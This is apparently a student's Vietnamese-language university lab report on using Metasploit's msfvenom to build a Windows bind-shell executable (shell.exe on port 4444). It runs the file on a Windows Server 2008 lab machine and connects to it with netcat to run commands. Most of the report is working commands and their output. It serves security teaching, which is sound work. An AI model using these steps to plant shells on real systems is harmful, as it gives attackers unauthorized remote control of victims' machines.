

LAB 11

Thầy Mai Hoàng Đình
Trường đại học FPT

Người thực hiện

Đặng Hoàng Nguyên

Generating Malicious Code with Metasploit


Metasploit có thể là chỗ có thể sinh ra nhiều loại code Malware khác nhau nhưng mà cũng vì chính là nơi có thể làm được như thế nên là nó khá dễ bị chú ý bởi các công ty lớn khác nhau.

Sử dụng máy kali, chúng ta sẽ bắt đầu xem thử các payload để exploit máy nạn nhân như thế nào bằng cách sử dụng câu lệnh sau:

- `msfvenom -l payload | more`

Trong các máy kali cũ còn `msfpayload` thì ta sẽ sử dụng câu lệnh sau:

- `msfpayload -l | more`



```
KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
msfvenom -l payload | more
Framework Payloads (968 total) [--payload <value>]

Name                                     Description
-----
aix/ppc/shell_bind_tcp                   Listen for a connection and spawn a command shell
aix/ppc/shell_find_port                  Spawn a shell on an established connection
aix/ppc/shell_interact                   Simply execute /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp                Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http          Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https         Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp           Run a meterpreter server in Android. Connect back stager
android/meterpreter/reverse_https         Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_tcp           Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_https         Connect back to attacker and spawn a Meterpreter shell
android/shell/reverse_http                Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https               Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp                 Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_tcp  Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/shell_reverse_tcp        Connect back to attacker and spawn a command shell
apple_ios/armle/meterpreter_reverse_http   Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_https   Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_tcp     Run the Meterpreter / Mettle server payload (stageless)
bsd/sparc/shell_bind_tcp                   Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp                Connect back to attacker and spawn a command shell
bsd/vax/shell_reverse_tcp                  Connect back to attacker and spawn a command shell
bsd/x64/exec                               Execute an arbitrary command
bsd/x64/shell_bind_ipv6_tcp                Listen for a connection and spawn a command shell over IPv6
bsd/x64/shell_bind_tcp                     Bind an arbitrary command to an arbitrary port
bsd/x64/shell_bind_tcp_small               Listen for a connection and spawn a command shell
```

Sau đó, ta sẽ thực hiện việc tiếp theo đó chính là tìm ra các payload chứa các câu lệnh liên quan tới shell và windows. Tại trong trường hợp này, chúng ta đang muốn máy bị tấn công là máy Windows. Thực hiện câu lệnh sau:

- `msfvenom -l payload | grep shell | grep windows`
 - `-l payload`: list các payload hiện có bên trong chương trình `msfvenom` ra
 - `Grep shell`: tìm tất cả các payload có chữ `shell`
 - `Grep windows`: tìm tất cả các payload có chữ `windows`.

Trong các máy kali cũ còn `msfpayload` thì ta sẽ sử dụng câu lệnh sau:

- `msfpayload -l | grep windows | grep shell`

Như ta thấy ở đây, có rất nhiều câu lệnh của Metasploit liên quan tới việc tạo con shell dành cho windows. Và chúng ta chỉ cần quan tâm tới binding shell, một cách để remote control một cách đơn giản nhất. Nó cho phép người khác lắng nghe trên một cổng nào đó nhất định và cho phép bất kỳ ai kết nối với cổng đó thực thi dòng lệnh.

```
msfvenom -l payload | grep shell | grep windows
cmd/windows/bind_lua
cmd/windows/bind_perl
cmd/windows/bind_perl_ipv6
cmd/windows/bind_ruby
cmd/windows/jjs_reverse_tcp
cmd/windows/powershell/adduser
cmd/windows/powershell/custom/bind_hidden_ipknock_tcp
cmd/windows/powershell/custom/bind_hidden_tcp
cmd/windows/powershell/custom/bind_ipv6_tcp
86) cmd/windows/powershell/custom/bind_ipv6_tcp_uuid
Support (Windows x86)
6) cmd/windows/powershell/custom/bind_named_pipe
cmd/windows/powershell/custom/bind_nonx_tcp
cmd/windows/powershell/custom/bind_tcp
cmd/windows/powershell/custom/bind_tcp_rc4
cmd/windows/powershell/custom/bind_tcp_uuid
t (Windows x86)
cmd/windows/powershell/custom/find_tag
cmd/windows/powershell/custom/reverse_hop_http
PS hop point. Note that you must first upload data/hop/hop.php to the
cmd/windows/powershell/custom/reverse_http
wininet)
cmd/windows/powershell/custom/reverse_http_proxy_pstore
cmd/windows/powershell/custom/reverse_https
wininet)
cmd/windows/powershell/custom/reverse_https_proxy
```

Chúng ta sẽ bắt đầu xem về bind_shell của giao thức tcp bằng cách thực hiện dòng lệnh này sau đây:

- `msfvenom -p windows/shell_bind_tcp --list-options`
 - `-p`: để lấy payload của một đối tượng được list bên trong list của Metasploit
 - `--list-options` để hiện ra bảng summary của payload

Trong các máy kali cũ còn msfpayload thì ta sẽ sử dụng câu lệnh sau:

- `msfpayload windows/shell_bind_tcp S`
 - S tượng trưng cho summary

Tại đây ta sẽ để ý kĩ hai giá trị Lport và Rhost. Đây là hai giá trị mặc định và khá là quan trọng khi tạo ra con malware này.

```
KALI - VMware Workstation
File Edit View VM Tabs Help
kali@kali:~/Desktop
- h, --help Show this message
msfvenom -p windows/shell_bind_tcp --list-options
Options for payload/windows/shell_bind_tcp:

Name: Windows Command Shell, Bind TCP Inline
Module: payload/windows/shell_bind_tcp
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 328
Rank: Normal

Provided by:
vlad902 <vlad902@gmail.com>
sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LPORT 4444 yes The listen port
RHOST no The target address

Description:
Listen for a connection and spawn a command shell

Advanced options for payload/windows/shell_bind_tcp:

Name Current Setting Required Description
```

Ngoài ra còn có những Option khác khi tạo con payload này như là tự hoạt động khi mở máy, tạo phiên session,...

```
KALI
File Actions Edit View Help
kali@kali:~/Desktop

Basic options:
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LPORT 4444 yes The listen port
RHOST no The target address

Description:
Listen for a connection and spawn a command shell

Advanced options for payload/windows/shell_bind_tcp:


Name Current Setting Required Description
AutoRunScript no A script to run automatically on session creation.
AutoVerifySession yes Automatically verify and drop invalid sessions
CommandShellCleanupCommand no A command to run before the session is closed
CreateSession no Create a new session for every successful login
InitialAutoRunScript no An initial script to run on session creation (before AutoRunScript)
PrependMigrate false yes Spawns and runs shellcode in new process
PrependMigrateProc no Process to spawn and run shellcode in
VERBOSE false no Enable detailed status messages
WORKSPACE no Specify the workspace for this module

Evasion options for payload/windows/shell_bind_tcp:

Name Current Setting Required Description
```


Tiếp theo đó chúng ta sẽ tạo con shell này thành file exe với câu lệnh sau bằng msfvenom:

- `msfvenom -p windows/shell_bind_tcp LPORT=<port> -f exe -e <encode-form> -o <file-output-name>`
 - -p là payload mà chúng ta cần dùng để tạo shell
 - LPORT là port chúng ta muốn sử dụng
 - -f là tên của file extension
 - -e là định dạng encode mà chúng ta cần muốn
 - -o là output với tên shell mà chúng ta cần sử dụng



```
msfvenom -p windows/shell_bind_tcp LPORT=4444 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 328 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

Thử check lại bằng câu lệnh **file <filename>** để xem coi đây đã có phải là định dạng file executable của window chưa. Ta thấy rằng đây đã là một file PE32 là một file chạy của Windows



```
file shell.exe
shell.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
```


Testing the Malware on a Windows Target (Optional)

Bây giờ chúng ta sẽ thử con malware này ở trên máy Window Server 2008. Chạy con shell trên máy và bắt đầu kiểm tra xem listening port của máy như thế nào.


Trước khi chạy ta sẽ thử câu lệnh sau để check xem trên máy port 4444 đã có thằng nào chạy chưa:

- Netstat -an | findstr 4444
 - -an dùng để hiển thị tất cả các kết nối và những port đang lắng nghe, và những địa chỉ và port sẽ để dưới dạng numerical
 - Findstr dùng để tìm những string nào có 4444


Ta thấy rằng trước khi chạy chương trình thì không có port đang lắng nghe nào là 4444



Tiếp theo đó chúng ta sẽ thử chạy chương trình và kiểm tra lại bằng câu lệnh netstat ban này. Rõ ràng sau khi chạy ta thấy được rằng có một port đang mở là port 4444




Check thử bên trong task manager bằng cách nhấn tổ hợp **Ctrl + shift + esc** để xem tiến trình đang chạy có tên shell.exe hay không



Sau đó bên kali, chúng ta có thể truy cập vào máy thông qua câu lệnh netcat:


- `nc <ip> <port>`

Cụ thể ở đây ip của máy Windows Server 2008 là 192.168.15.155 và port chắc chắn là port 4444. Như vậy là chúng ta đã vào thành công bên trong máy Windows Server của chúng ta.




Thử tạo một folder test bằng câu lệnh sau để xem rằng bên máy Windows Server có tạo hay không bằng câu lệnh sau:

- mkdir test



